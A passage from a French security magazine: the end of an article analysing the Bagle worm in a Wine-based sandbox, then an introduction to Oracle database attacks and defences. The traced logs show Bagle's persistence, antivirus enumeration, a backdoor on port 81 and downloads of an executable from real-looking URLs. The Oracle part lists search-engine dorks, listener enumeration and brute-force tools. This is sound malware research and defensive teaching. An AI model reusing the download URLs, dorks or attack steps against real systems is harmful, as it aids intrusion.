159	1	13:50:00,569537	RegCreateKeyExA	Registre	HKEY_CURRENT_USER SOFTWARE\Microsoft\Windows\CurrentVersion\Run
160	1	13:50:00,569650	RegSetValueExA	Registre	wingo c:\windows\system32\wingo.exe
161	1	13:50:00,570468	CreateFileW	Fichiers	L"C:\\windows\\system32\\bagleat.exe"
162	1	13:50:00,570723	CreateFileW	Fichiers	L"c:\\windows\\system32\\wingo.exe"

Figure 7. *Clé de registre et exécutable pour assurer la survie au redémarrage*

163	1	13:50:00,572995	CreateProcessW	Processus	L"c:\\windows\\system32\\wingo.exe"
164	1	13:50:00,573068	CreateFileW	Fichiers	L"C:\\windows\\system32\\wingo.exe"
165	1	13:50:00,597405	LoadLibraryExW	Gestion DLL	L"C:\\windows\\system32\\wingo.exe"
166	1	13:50:00,663015	ExitProcess	Processus	

Figure 8. *Notre exécutable n'est qu'un dropper*

325	1	12:57:25,256828	WSAStartup	Reseau

Figure 9. *Initialisation des Winsock*

du nom de *wingo* et de valeur *c:\windows\system32\wingo.exe* (`RegSetValueExA()`, Cf. Figure 7). Un peu plus bas, on remarque que le virus crée un fichier du même nom (fonction `CreateFileW()`).

On en déduit que le virus se copie sous ce nom d'exécutable pour être automatiquement chargé à chaque démarrage de Windows.

Figure 8, un nouveau processus *wingo.exe* est créé avec la fonction `CreateProcessW()` ; quelques lignes plus bas, un processus quitte en utilisant `ExitProcess()`. L'exécutable Bagle n'est donc qu'un *dropper* (qu'on pourrait traduire dans ce contexte en lanceur), qui démarre un processus *wingo.exe*, puis quitte. Et c'est *wingo.exe* qui va certainement faire tout le boulot.

Dans la suite, le processus *wingo.exe* refait les même actions que le lanceur pour ce qui concerne les verrous contre Netsky, les clés qui ressemblent à celles des antivirus, la connexion aux services de sécurité et la clé *Run* le concernant ; on ne les redétaillera pas. Poursuivons l'analyse : on note Figure 9 un appel intéressant : `WSAStartup()`.

C'est la fonction utilisée pour initialiser les *sockets*. Le virus se prépare donc bien à réaliser des connexions réseau, comme le chargement des bibliothèques *wsock32.dll* et *wininet.dll* nous l'avait fait présager.

Dans la suite des *logs* fournis par la Winebox, le virus semble scanner le disque dur. Dans certains cas, il se recopie dans un répertoire : par exemple *c:\Program File\CyberLink\share* ou *c:\Program File\Fichiers communs\Microsoft Shared.*

Pourquoi se recopie-t-il dans certains répertoires et pas tous ? La réponse nous est fournie par la fonction `StrStrIA()` qui est appelée pour comparer les noms des répertoires rencontrés avec la chaîne de caractères *shar* (Cf. Figure 10).

L'idée est probablement de se recopier dans les répertoires de partage (*share* ou *sharing*) utilisés par les logiciels de *peer-to-peer,* afin de se propager encore plus rapidement grâce à eux. Sur la Figure 11, on voit que les noms de fichiers sont rendus plus attrayants qu'un simple *wingo.exe*, le virus se faisant par exemple tantôt passer pour un film (*Matrix 3 Revolution English Subtitles.exe*), un déplombeur (*crack*) pour Windows (*Microsoft Windows XP, WinXP Crack, working Keygen.exe*), un logiciel propriétaire très connu (*Adobe Photoshop 9 full.exe*), de façon assez ironique un logiciel antivirus (*Kaspersky Antivirus 5.0*) voire du contenu pornographique (*Porno Screensaver.scr*).

Par des appels à `CreateFileW()`, le virus se recopie dans *c:\windows\system32\wingo.exeopen*et *c:\windows\system32\wingo.exeopenopen* (Cf. Figure 12). Il se passe ensuite une chose étrange.

Deux appels successifs à la fonction `SystemTimeToFileTime()` ont lieu : le premier avec la date actuelle et le second avec la date du 2 avril 2006. Juste après, une comparaison entre ces deux dates a lieu par un appel à la fonction `CompareFileTime()`.

322	1	15:26:42,702795	StrStrIA	windows shar
323	1	15:26:42,703562	StrStrIA	system shar
324	1	15:26:42,704250	StrStrIA	system32 shar

Figure 10. *Recopie dans les répertoires contenant la chaîne shar*

456	1	13:50:01,205311	CreateFileW	L"c:\\windows\\system32\\wingo.exe"
457	1	13:50:01,205538	CreateFileW	L"c:\\Program Files\\CyberLink\\Shared Files\\Adobe Photoshop 9 full.exe"
458	1	13:50:01,205697	CreateFileW	L"c:\\windows\\system32\\wingo.exe"
459	1	13:50:01,205920	CreateFileW	L"c:\\Program Files\\CyberLink\\Shared Files\\Matrix 3 Revolution English Subtitles.exe"
460	1	13:50:01,206079	CreateFileW	L"c:\\windows\\system32\\wingo.exe"
461	1	13:50:01,206329	CreateFileW	L"c:\\Program Files\\CyberLink\\Shared Files\\ACDSee 9.exe"
462	1	13:50:01,208255	CreateFileW	L"c:\\windows\\system32\\wingo.exe"
463	1	13:50:01,208587	CreateFileW	L"c:\\Program Files\\CyberLink\\share\\Microsoft Office 2003 Crack, Working!.exe"
464	1	13:50:01,208751	CreateFileW	L"c:\\windows\\system32\\wingo.exe"
465	1	13:50:01,208977	CreateFileW	L"c:\\Program Files\\CyberLink\\share\\Microsoft Windows XP, WinXP Crack, working Keygen.exe"
466	1	13:50:01,209126	CreateFileW	L"c:\\windows\\system32\\wingo.exe"
467	1	13:50:01,209395	CreateFileW	L"c:\\Program Files\\CyberLink\\share\\Microsoft Office XP working Crack, Keygen.exe"

Figure 11. *Comment passer pour un fichier attrayant...*

856	1	13:50:21,366263	CreateFileW	Fichiers	L"c:\\windows\\system32\\wingo.exeopen"
857	1	13:50:21,465712	CreateFileW	Fichiers	L"c:\\windows\\system32\\wingo.exeopen"
858	1	13:50:21,466351	CreateFileW	Fichiers	L"c:\\windows\\system32\\wingo.exeopenopen"
859	1	13:50:21,467324	CreateFileW	Fichiers	L"c:\\windows\\system32\\wingo.exeopenopen"
860	1	13:50:21,469472	SystemTimeToFileTime	Temps	2007 2 1
861	1	13:50:21,469701	SystemTimeToFileTime	Temps	2006 4 2
862	1	13:50:21,470377	CompareFileTime	Temps	2007 2 1 2006 4 2 -> return 1
863	1	13:50:21,470528	RegCreateKeyExA	Registre	HKEY_CURRENT_USER SOFTWARE\Microsoft\Windows\CurrentVersion\Run
864	1	13:50:21,470643	RegDeleteValueA	Registre	wingo
865	1	13:50:21,470817	ExitProcess	Processus	

Figure 12. *Le virus s'autodétruit*

2304	1	15:29:46,137992	StrStrIA	c:\windows\system32\shell32.dll .wab
2305	1	15:29:46,138019	StrStrIA	c:\windows\system32\shell32.dll .txt
2306	1	15:29:46,138043	StrStrIA	c:\windows\system32\shell32.dll .msg
2307	1	15:29:46,138067	StrStrIA	c:\windows\system32\shell32.dll .htm
2308	1	15:29:46,138090	StrStrIA	c:\windows\system32\shell32.dll .shtm
2309	1	15:29:46,138114	StrStrIA	c:\windows\system32\shell32.dll .stm
2310	1	15:29:46,138138	StrStrIA	c:\windows\system32\shell32.dll .xml
2311	1	15:29:46,138161	StrStrIA	c:\windows\system32\shell32.dll .dbx
2312	1	15:29:46,138185	StrStrIA	c:\windows\system32\shell32.dll .mbx
2313	1	15:29:46,138209	StrStrIA	c:\windows\system32\shell32.dll .mdx
2314	1	15:29:46,138233	StrStrIA	c:\windows\system32\shell32.dll .eml
2315	1	15:29:46,138256	StrStrIA	c:\windows\system32\shell32.dll .nch
2321	1	15:29:46,138280	StrStrIA	c:\windows\system32\shell32.dll .mmf
2322	1	15:29:52,500848	StrStrIA	c:\windows\system32\shell32.dll .ods

Figure 13. *Recherche des fichiers contenant potentiellement des adresses de courriel*

Le code de retour est 1, indiquant que la première date est postérieure à la seconde. Puis le virus semble s'autodétruire, supprimant avec `RegDeleteValueA()` la clé *Run* nommée *wingo* qu'il avait préalablement créée et terminant son exécution avec `ExitProcess()`.

Il ne faut pas très longtemps pour comprendre qu'un problème de date en est la cause : le virus est programmé pour ne plus fonctionner à partir du 2 avril 2006.

Plutôt que de changer la date système, nous avons modifié le code de la fonction `CompareFileTime()` dans Wine pour qu'elle retourne toujours -1, indiquant que l'exécution a lieu avant le 2 avril 2006. Relançons l'exécution de Bagle avec cette petite modification...

Bingo ! Il continue normalement après l'appel à `CompareFileTime()`, ce qui nous permet de poursuivre l'analyse.

Bagle se remet ensuite à scanner le disque dur en examinant les extensions des fichiers rencontrés avec la fonction `StrStrIA()`. Plusieurs dizaines d'extensions différentes sont ainsi recherchées (on peut voir les premières sur la Figure 13).

Parmi elles, on notera surtout qu'il commence par les fichiers WAB, l'un des formats utilisés par Microsoft Outlook. Bagle doit donc rechercher des adresses de courriel pour continuer à se propager.

Cette supposition est renforcée par la présence dans la suite des *logs* des extensions MSG, DBX, MBX et MDX qui sont aussi utilisées par Outlook.

Que se passe-t-il lorsque le logiciel malveillant trouve effectivement une adresse de courriel dans un fichier ?

Pour le savoir, nous avons créé un simple fichier texte *mails.txt* contenant une adresse, nous l'avons copié dans l'arborescence de Wine et avons relancé l'exécution.

L'extension txt faisant partie de celles recherchées par le virus, le fichier en question est ouvert avec `CreateFileW()` (Cf. Figure 14) et on voit que l'adresse qu'il contient a bien été relevée.

Chose amusante, le virus compare cette adresse avec des chaînes de caractères comme *f-secur*, *sopho*, *cafee* ou *panda* (mais aussi *microsoft*, *root* ou *postmaster*), certainement afin de s'assurer que le virus ne sera pas envoyé à une société développant des solutions antivirales...

L'action suivante, présentée en Figure 15, est intéressante. Le virus commence par faire appel à `Process32Next()`, puis compare, grâce à `StrStrIA()` (on a bien fait de la tracer, cette fonction...), *explorer.exe* avec une liste d'exécutables, parmi lesquels on trouve *mcagent.exe* ou *Rtvscan.exe*.

Plus bas, il fait encore appel à `Process32Next()`, puis refait des comparaisons, cette fois-ci entre *wingo.exe* et la même liste d'exécutables.

Le comportement est facile à comprendre : Bagle énumère les processus en cours d'exécution sur le système, puis compare chacun d'entre eux avec des noms d'exécutables d'antivirus (les deux exemples

4870	1	18:22:56.234154	StrStrIA	c:\windows\system32\mails.txt .txt
4871	1	18:22:56,272205	CreateFileW	L"c:\\windows\\system32\\mails.txt"
4872	1	18:22:56,330757	StrStrIA	ssarmejeanne@lexsi.com @hotmail
4873	1	18:22:56,342178	StrStrIA	ssarmejeanne@lexsi.com @msn
4874	1	18:22:56,352210	StrStrIA	ssarmejeanne@lexsi.com @microsoft
4875	1	18:22:56,362040	StrStrIA	ssarmejeanne@lexsi.com rating@
4876	1	18:22:56,372159	StrStrIA	ssarmejeanne@lexsi.com f-secur

Figure 14. *Une adresse de courriel a été trouvée*

3	1	14:57:36,717687	Process32Next	Processus	
4	1	14:57:36,718130	StrStrIA	Fichiers	explorer.exe mcagent.exe
5	1	14:57:36,718159	StrStrIA	Fichiers	explorer.exe mcvsshld.exe
6	1	14:57:36,718181	StrStrIA	Fichiers	explorer.exe mcshield.exe
7	1	14:57:36,718203	StrStrIA	Fichiers	explorer.exe mcvsescn.exe
8	1	14:57:36,718224	StrStrIA	Fichiers	explorer.exe mcvsrte.exe
9	1	14:57:36,718246	StrStrIA	Fichiers	explorer.exe DefWatch.exe
10	1	14:57:36,718267	StrStrIA	Fichiers	explorer.exe Rtvscan.exe
11	1	14:57:36,718289	StrStrIA	Fichiers	explorer.exe ccEvtMgr.exe
12	1	14:57:36,718311	StrStrIA	Fichiers	explorer.exe NISUM.EXE
13	1	14:57:36,718333	StrStrIA	Fichiers	explorer.exe ccPxySvc.exe
14	1	14:57:36,718355	StrStrIA	Fichiers	explorer.exe navapsvc.exe
15	1	14:57:36,718376	StrStrIA	Fichiers	explorer.exe NPROTECT.EXE

Figure 15. *Énumération des processus et comparaison avec des antivirus courants*

4285	1	16:56:39,77167	URLDownloadToFileA	http://www.bottombouncer.com/g.jpg c:\windows\system32\re_file.exe
4631	1	16:56:59,423548	URLDownloadToFileA	http://www.anthonyflanagan.com/g.jpg c:\windows\system32\re_file.exe
4977	1	16:57:19,725395	URLDownloadToFileA	http://www.bradster.com/g.jpg c:\windows\system32\re_file.exe
5153	1	16:57:43,961150	URLDownloadToFileA	http://www.traverse.com/g.jpg c:\windows\system32\re_file.exe
5303	1	16:58:03,981276	URLDownloadToFileA	http://www.ims-i.com/g.jpg c:\windows\system32\re_file.exe
5582	1	16:58:28,858077	URLDownloadToFileA	http://www.realgps.com/g.jpg c:\windows\system32\re_file.exe
5801	1	16:58:48,882759	URLDownloadToFileA	http://www.aviation-center.de/g.jpg c:\windows\system32\re_file.exe
6011	1	16:59:13,892332	URLDownloadToFileA	http://www.gci-bln.de/g.jpg c:\windows\system32\re_file.exe
6239	1	16:59:41,672418	URLDownloadToFileA	http://www.pankration.com/g.jpg c:\windows\system32\re_file.exe
6398	1	17:00:01,690603	URLDownloadToFileA	http://www.jansenboiler.com/g.jpg c:\windows\system32\re_file.exe

Figure 16. *Récupération d'un exécutable depuis certains sites Web*

3916	1	16:56:18,482612	WSASocketW	Creation socket TCP
3918	1	16:56:18,482905	WS_bind	Bind port 81

Figure 17. *Mise en place d'une porte dérobée sur le port 81*

ci-dessus sont des exécutables des solutions antivirales de McAfee et Symantec). On en déduit donc que le virus cherche à terminer les processus des antivirus les plus courants. Par des appels à `URLDownloadToFileA()` (Cf. Figure 16), il tente ensuite de récupérer un fichier depuis différents sites Web, qu'il enregistre en local sous le nom *re_file.exe*.

Pour finir, toujours plus intéressant : le virus crée une porte dérobée (*backdoor*) sur le port 81, dont on peut en partie visualiser la mise en place par l'appel à `WSASocketW()` puis `WS_bind()` (Cf. Figure 17).

Finalement, on a bien ainsi obtenu le comportement haut niveau du logiciel malveillant en quelques minutes. À noter que notre machine n'était pas connectée à Internet, ce qui a certainement empêché de pousser l'analyse jusqu'au bout (en particulier, on n'a pas mis en évidence la propagation du virus par l'envoi de courriels).

L'un des avantages de cette *sandbox* Wine est de pouvoir passer outre les techniques de compression de code ou de chiffrement. Quelle que soit la technique utilisée, il faut bien tôt ou tard appeler les fonctions de l'API Windows avec les arguments nécessaires.

Une solution de contournement pourrait cependant consister à utiliser directement les appels systèmes, mais ceux-ci dépendant très fortement des versions de Windows, les virus n'implémentent pas cette technique afin d'être le plus générique possible.

Limites

Certaines limitations empêchent d'utiliser la méthode présentée dans cet article dans tous les cas :

- tous les logiciels malveillants ne peuvent pas s'exécuter dans Wine. Lors de nos tests, certains refusaient tout simplement de se lancer, provoquant des accès non-autorisés à certaines zones mémoire,
- il est possible pour le logiciel malveillant de détecter qu'il tourne sous Wine et d'adapter son code en conséquence, typiquement en arrêtant toute activité et en se désinstallant (on peut aussi imaginer qu'il n'effectue pas d'action suspecte, pouvant ainsi laisser croire qu'il est inoffensif),
- on ne peut surveiller que les fonctions pour lesquelles la modification des sources de Wine a été effectuée. Si le logiciel malveillant utilise une méthode non-tracée, son appel passera inaperçu aux yeux de la Winebox. Afin d'éviter cet écueil, une possibilité est de lancer tout d'abord Wine avec la variable d'environnement *WINEDEBUG=+relay* et de vérifier qu'aucune fonction importante n'a été oubliée (cette étape peut demander du temps en raison du nombre souvent vraiment élevé d'appels même pour un programme apparemment très simple),
- on obtient le comportement haut niveau du logiciel malveillant. C'est bien pour une première analyse mais ce n'est pas suffisant pour le comprendre dans son intégralité, en particulier pour ce qui concerne ses mécanismes internes comme le polymorphisme, les techniques de déchiffrement ou décompression de code à la volée, etc,
- il faut disposer d'une version exécutable du logiciel malveillant, ce qui n'est pas directement le cas pour tous. Par exemple, le ver Slammer s'exécutait et se reproduisait directement dans la pile des processus Microsoft SQL Server vulnérables ; pour l'étudier, il fallait donc créer un petit exécutable contenant les traces réseaux récupérées.

Remerciements

L'auteur souhaite remercier toute l'équipe du CERT-LEXSI, en particulier :

- Thomas Gayet et Romain Lévy, pour avoir relu et corrigé cet article,
- Florent Marceau, pour ses précieux conseils lors de l'analyse du *malware*.

Conclusion

Cet article a présenté l'utilisation de Wine pour réaliser une *sandbox* d'analyse des logiciels malveillants pour Windows. Le but est de pouvoir se faire rapidement une première idée de son comportement (accès à la base de registre, mise en écoute sur un port, création de processus, etc) pour servir de point de départ pour une deuxième étude poussée à l'aide d'outils plus spécialisés.

Les résultats sont assez satisfaisants pour une compréhension globale, même si la solution n'est pas fonctionnelle dans tous les cas. En particulier, il reste toujours possible pour un logiciel malveillant de détecter qu'il est en train de s'exécuter dans Wine et de modifier son comportement. Ceci dit, toutes les solutions d'analyse dynamique de *malwares* (virtualisation, modification de Windows, etc) sont potentiellement détectables. ●

À propos de l'auteur

Sylvain Sarméjeanne est diplômé de l'ENSEIRB et travaille au sein du CERT-LEXSI (*http://cert.lexsi.com/*) comme ingénieur de recherche et veille technologique en sécurité. Il travaille actuellement sur différents projets ayant trait à la détection d'intrusions et l'étude de malwares. Contact : *ssarmejeanne@lexsi.com*

Sur Internet

- *http://www.winehq.org/* – Page d'accueil du projet Wine,
- *http://msdn2.microsoft.com/en-us/library/aa383723.aspx* – Vue d'ensemble de l'API Windows,
- *http://www.honeynet.org/tools/sebek/* – Page d'accueil du projet Sebek.



Introduction à la sécurité sous Oracle

Mikoláš Panský 

Degré de difficulté

●●●

Cet article porte essentiellement sur le niveau de sécurité des serveurs de base de données Oracle. Dans cet article nous parlerons de l'histoire d'Oracle, des produits autour des bases de données et de leur architecture, aux techniques de base de Hacking sur Oracle et aux techniques permettant de se protéger de ce genre d'attaques.

L'histoire d'Oracle Corporation commence en 1977, date à laquelle son activité est fondée sur les laboratoires de développement logiciel. En 1979 : SDL est renommé Relation Software, Inc (RSI). Cette même année, l'entreprise lance Oracle v2 en tant qu'un des premiers systèmes commerciaux de bases de données relationnelles.

Cette version implémentait des fonctions basiques de SQL : requêtes et jointures. Oracle Corporation a ce nom depuis 1983, date à laquelle a été lancée la version 3 écrite en C et supportant les transactions. En 1984, paraît la version 4, 1985 version 5 (modèle client-serveur), 1989 Oracle Corp. sur le marché des applications avec Oracle Financial et implémentation de PL/SQL. En 1992, sort la version 7h – entrepôt de données (*DataWarehouse*) avec le support de l'intégrité référentielle, les procédures stockées et les triggers. En 1997, la version 8 supporte l'approche orientée objet et les applications multimédia, en 1999 la version 8i supporte Internet et la Machine Virtuel Java (mieux connue sous le nom : JVM). L'année 2001 voit la sortie de Oracle 9i avec la possibilité de lire les documents XML, et également les RAC (*Real Application Clusters*). Aujourd'hui, la version actuelle 10g Release 2 supporte le Grid.

Oracle est disponible dans différentes versions. Chacune a des applications spécifiques. Nous verrons ici les jeux de données d'Oracle. La base de données d'Oracle a plusieurs éditions : l'édition standard (utilisation de 4 CPU maximum, sans limite de mémoire et est utilisable en *Cluster*), l'édition d'entreprise (EE) inclut quelques fonctions avancées de sécurité. Il est possible d'ajouter le *Database Vault*, qui permet la protection des données contre les administrateurs de bases de données (DBA), la sécurité avancée permet la communication réseau cryptée :

Cet article explique...

- Des informations générales sur Oracle.
- Les hacks de base sur Oracle.
- Techniques basiques pour se défendre.

Ce qu'il faut savoir...

- Élements de base sur le serveur de base de données Oracle.

cryptage des données dans une base de données, authentification plus forte et finalement un Label de Sécurité qui permet de définir les privilèges de sécurité et le label des utilisateurs – la sécurité de base. Il y a également l'édition standard Ed : *Standard Edition One* avec support de 2 CPU maximum, l'édition personnelle : *Personal Edition* sans la RAC ciblée pour les développeurs et *l'Edition Express* avec 1 CPU, 1Go de RAM et 4 Go limite.

Le système de base de données d'Oracle, d'un point de vue physique, se compose de processus, qui s'exécutent sur des systèmes d'exploitation hôtes, la structure de la mémoire logique (Instance) et la structure physique des fichiers - base de données. Les processus sont divisés en processus utilisateur et en processus serveurs. Quand l'utilisateur exécute l'application, le processus utilisateur se connecte à l'instance. Si la communication est établie, la session démarre.

Pour chaque utilisateur, le serveur alloue un PGA (*Program Global Area*) dans lequel il stocke les variables de session. Une instance d'Oracle est faite par la mémoire principale : SGA (*System Global Area*) et les processus en tâches de fond. Les processus les plus importants sont le *System Monitor* – SMON (prend soin d'une restauration en cas de problème, compacte l'espace libre dans une Base de Données), *Process Monitor* – PMON (surveillance des processus actifs et assure leur support), DBW – *Database Writer* et *Log Writer* – LGWR (écrit les enregistrements permettant un retour en arrière). Oracle est composé de fichiers de contrôle (les contrôles de fichiers incluent le nom de la base, l'emplacement des fichiers de données and refont des Logs), de fichiers de données et les Redo Logs (enregistrant l'ensemble des changements dans une *Bdd*). L'information sur les processus en cours est placée dans les tableaux *V$PROCESS* et *V$SESSION*. La communication avec le monde extérieur est gérée par le Listener d'Oracle. Sa configuration se situe dans le fichier :.ora. SID (Oracle System Identifier, qui resout les instances de bdd et identifient les bdd), le protocole et le port sont stockés dans : listener.ora. Le Listener écoute pour des requêtes sur la base de données. Après avoir perçu n'importe quelle connexion, il envoie le numéro de port au client. Le client se connecte ensuite au port et s'authentifie. Le Listener pourrait aussi être utilisé par le package PL/SQL ou par des procédures externes.

La structure logique de la base est composée d'utilisateurs, schemas (objects appartenant à l'utilisateur), droits, rôles, profils et objets. Les utilisateurs dans la base ont des identités uniques, qui ont accès à des objets de la base. Les utilisateurs sont le plus fréquemment identifiés par des mots de passe. Chaque utilisateur a un Schema, lui appartenant et où ses objets sont stockés. Les privilèges sont un ensemble d'opérations qu'un utilisateur pourrait utiliser. Les profils sont un ensemble d'options qui limite l'utilisation de la base de données. Ils pourraient définir des tentatives maximum d'essais de mot de passe avant que le compte ne se ferme etc. Les *Tables* ont des lignes et colonnes. L'accès aux tables peut être défini et limité sur la base des lignes avec le *Virtual Private Database* (Base de donnée virtuel privé). Les triggers (déclencheurs) sont des instructions stockées, qui s'exécutent sur des événements comme : une insertion dans une table ou l'arrêt de la base de données. Les procédures stockées sont des programmes écrits sous PL/SQL (langage de programmation SQL). Toutes les informations sur la base de données sont stockées en dictionnaire de données.

Hacking Oracle

Avant de commencer, il doit y avoir une phase d'analyse du réseau. Cette phase nécessite la recherche d'informations essentielles, qui pourraient être récupérées par une base de données Whois, des moteurs de recherche, Serveurs DNS ou par du *Social Engineering*. Le moteur de recherche pourrait également être utilisé pour trouver un système précis suivant les termes de la recherche, qui est un identifiant unique pour la bonne page. Ce terme pourrait par exemple rechercher isqlplus (interface web pour tapper des requêtes sur des bdd Oracle), des fichiers de configuration ou les Editions Express. Ces termes pourraient ressembler à : *intitle:icql intitle:release inurl:isqlplus, listener filetype:ora či inurl:apex intitle: Application Express Login*.

La prochaine étape est un scan plus approfondi de l'OS, à l'aide d'outils comme (`nmap`, `amap`, `tsnping`) ou passifs (`scanrad`). La première étape consiste à voir les ports ouverts. Oracle, dans sa configuration standard, écoute sur les ports basiques qui pourraient être identifiés. Pour trouver des Listeners en exécution, utilisez des outils comme : TSNPING. Après que le serveur de bdd ait été trouvé, essayons d'obtenir sa version, la Plate-forme, le SID et la configuration, ceci grâce à TSNLSNR IP Client, qui permet les commandes pings, et qui obtient la version, les services et l'état en cours du serveur. L'information demandée n'est obtenue que lorsque l'Administrateur n'a pas mis de mot de passe au Listener d'Oracle. Si un mot de passe est attribué au Listener, il n'est plus possible d'obtenir des informations. Il y a d'autres outils disponibles pour l'exploration des Listeners : TNSCmd et OScanner. NGSSQuirrel est quant à lui, un produit commercial. Ce programme est complexe mais dispose de nombreuses fonctions. Certaines sont seulement disponibles avec un compte Oracle, cependant il permet également des attaques de type : Brute Force ou avec des Dictionnaires sur un compte utilisateur. Si un Listener est non-sécurisé, plusieurs angles d'attaques sont envisageables. Dans le passé, il y avait beaucoup d'alertes de sécurité. Certaines sont des attaques : *NERP* DoS, requêtes de versions illégales, transfert de données trop faible, attaques de fragmentations ou des attaques *SERVICE_NAME* DoS. De plus, il est possible de changer le mot de passe du Listener qui conduit au *HiJacking*,

à l'arrêt du Listener ou de l'ensemble des paramètres avec la commande SET. Quand le SID et la version sont connus, différents noms d'utilisateurs et mots de passe peuvent être testés : d'abord, les mêmes noms d'utilisateurs et mots de passe. Ensuite, testez les noms d'utilisateurs et mots de passe usuels. La prochaine étape dans l'ordre serait une attaque par dictionnaire et finalement une brute force. Hydra permet de vérifier les noms d'utilisateurs et mots de passe.

L'autre possibilité, pour obtenir l'accès au serveur de bdd Oracle est de sniffer la connexion. Si la communication entre l'utilisteur et le client n'est pas sécurisée, elle peut être sniffée par n'importe quel sniffer sur le réseau. En premier lieu, l'utilisateur envoie le nom d'utilisateur à la base de données. Si le nom d'utilisateur existe alors le serveur vérifie le cryptage *hash* du mot de passe de l'utilisateur. Il utilise un numéro secret basé sur l'heure du système.

Après avoir obtenu l'accès à la base, il est nécessaire de vérifier s'il est possible d'avoir accès en chaîne aux droits sur le système. Les méthodes les plus connues sont : les Injections SQL, *Buffer Overflow* et le *Cross – Site Scripting.* La logique de base des injections PL/SQL est d'attaquer les programmes, autorisant les entrées utilisateur.

Cette entrée permet à un hacker d'écrire son propre code. Cette méthode est utilisée par exemple pour outrepasser le *DBMS_ASSERT* (Oracle 10g R2) – ceci est utilisé pour vérifier les données saisies. Il y a aussi une autre méthode appelée le Dangling Cursos Snarfing. Le principe réside sur le fait qu'Oracle ne ferme pas tous les curseurs après son utilisation. Si un utilisateur avec des privilèges crée un curseur, ce dernier peut être utilisé par utilisateurs ayant moins de privilèges pour parcourir en cascade les droits sur les utilisateurs ayant plus de privilèges. Pour contrer cette méthode, les curseurs ouverts devraient être fermés juste après leur utilisation. Après avoir parcouru les privilèges, plusieurs choses sont possibles. Créer un Rootkit pour installer une porte dérobée (backdoor) ou mettre en place d'autres choses plus malicieuses sans être découvert.

Une autre technique pour parcourir en cascade les privilèges est de décrypter les mots de passe d'autres utilisateurs depuis la table *SYS.USER$*. Oracle utilise des algorithmes de hashing basés eux-mêmes sur des algorithmes DES. Le principe de cet algorithme de cryptage le salt (pass aléatoire) d'un mot de passe. Dans Oracle, cependant, il y a une vulnérabilité à choisir salt, caractères non sensibles à la casse et des algos de hash vulnérables. L'accès aux tables *SYS.USER$* est lié au droit d'accès `SELECT ANY DICTIONARY`.

Les vecteurs d'attaque consistent à sniffer les communications sur le réseau, à procéder à des injections SQL ou accéder à la table *SYSTEM* (*system.dbf*) depuis l'OS hôte. Le langage PL/SQL est basé sur le langage de programmation ADA. PL/SQL permet de compiler le code en M-CODE, ensuite passé à la Machine Virtuel. Dans la version 9i il y avait la possibilité de deviner le but d'un code grâce au reverse engineering. Dans ce code, les éléments de base étaient retrouvés (structure de données, pointant sur la variable, fonction d'un type de données dans le code source). Dans la version 10g, la Table Symbol n'est plus visible. Oracle 10g R2 a de nouvelles fonctionnalités pour empaqueter par *DBMS_DLL* (fonction `CREATE _ WRAPPED`).

Même pour le système de base de données, il pouvait exister un ver. Il y a déjà un *Proof of Concept* (Preuve par concept) nommé Oracle Voyager Worm. Ce ver essaye d'effectuer certaines actions : grant DBA to PUBLIC, supprimer le trigger et créer un trigger, exécuté après login entré et accès à Google, il essaye également d'envoyer des mails avec le *Oracle password Hashes.* Par la suite, il essaye de scanner l'existence d'une autre base et tente de s'y connecter et établir un lien.

Listing 1. *Création d'un nouveau profil*

```
CREATE PROFILE paranoid LIMIT
FAILED_LOGIN_ATTEMPTS 3
PASSWORD_LOCK_TIME 30
PASSWORD_LIFE_TIME 90
PASSWORD_GRACE_TIME 3
PASSWORD_VERIFY_FUNCTION check_the_password;
```

Listing 2. *Exemple de fonction qui vérifie le mot de passe*

```
CREATE OR REPLACE FUNCTION check_the_password
   (i_am_user_id VARCHAR2, new_magic_word VARCHAR2, old_magic_word VARCHAR2)
   RETURN BOOLEAN IS
   BEGIN
      IF length(new_magic_word) < 5 THEN
         raise_application_error(-20001, 'Your Magic Word Is Too Short!');
      END IF;
      IF NLS_LOWER(new_magic_word) IN ('password', 'drowssap') THEN
         raise_application_error(-20002, 'I will Not Accept Your Magic '
            Word');
      END IF;
      RETURN TRUE;
   END;
```

Listing 3. *Fonction qui retourne la chaîne qui sera ajoutée à la requête*

```
CREATE OR REPLACE FUNCTION deny_table_rows (
   usr_schema VARCHAR2,
   usr_object VARCHAR2) RETURN VARCHAR2 AS
BEGIN
   RETURN 'user != SYS';
END;
```

Se défendre sous une base de données Oracle

La première chose à faire pour sécuriser la bdd est une restriction physique à celle-ci. Il est important d'effectuer cette étape afin de se prémunir des redémarrages ou d'un arrêt. La tendance pour l'authentification sont les dispositifs biométriques. Ceux-ci incluent les empreintes digitales, l'identification au niveau de l'iris ou une identification du visage.

La prochaine étape au niveau sécurité est de protéger les systèmes d'exploitation hôtes. Cette partie inclut la désinstallation de l'ensemble des services non nécessaires (*ftp, telnet* etc.), permettre l'activation du pare-feu et la mise en place d'une politique de sécurité. Avant de raccorder Oracle au réseau, il est important de contrôler les droits d'accès pour chaque fichier et répertoire. Supprimer les comptes utilisateurs qui ne sont pas indispensables, supprimer les logiciels non indispensables et les Systèmes de Detections d'Intrusions (IDS).

Désinstaller également les bannières pour empêcher la détection du système d'exploitation, avoir un anti-virus, des points de contrôles réguliers, la surveillance au niveau des logs et restreindre le nombre de super-utilisateurs. Hormis la sécurité relative aux systèmes d'exploitations, il est également important de sécuriser les stations de travail. Celles-ci doivent être sécurisées en différents niveaux selon leur type d'utilisation (Administration des Bdd, Developpement, les applications en cours). Certains vecteurs d'attaque utilisent les fonctionnalités des clients SQL comme TOAD ou SQL*Plus.

L'attaque pourrait cibler les fichiers ou les enregistrements du registre qui permettent l'exécution de code après authentification. Beaucoup de clients stockent également des mots de passe. Même si le mot de passe stocké est crypté, il est indiqué. Dans le domaine de la sécurité réseau, il est indispensable d'implémenter des restrictions physiques au réseau (Cf. Limiter l'obtention des adresses IP avec le DHCP seulement pour les adresses MAC connues). Il est important aussi de placer le serveur de Bdd derrière un pare-feu lequel doit être placé en dehors du réseau protégé et il est nécessaire d'ouvrir les ports et protocoles sécurisés. Enfin, il est recommandé d'utiliser *l'Oracle Connection Manager.*

OCM permet de sécuriser de façon significative l'accès au serveur de base de données via le réseau. Il est important également de sécuriser le Listener d'Oracle, changer les ports par défaut, utiliser le Node Filtering, filtrant les clients selon leurs adresses IP. Une des tâches courantes doit être la vérification des Logs du Listener d'Oracle. Il y a une option dans l'authentification utilisateur : l'Identification par Système d'Exploitation.

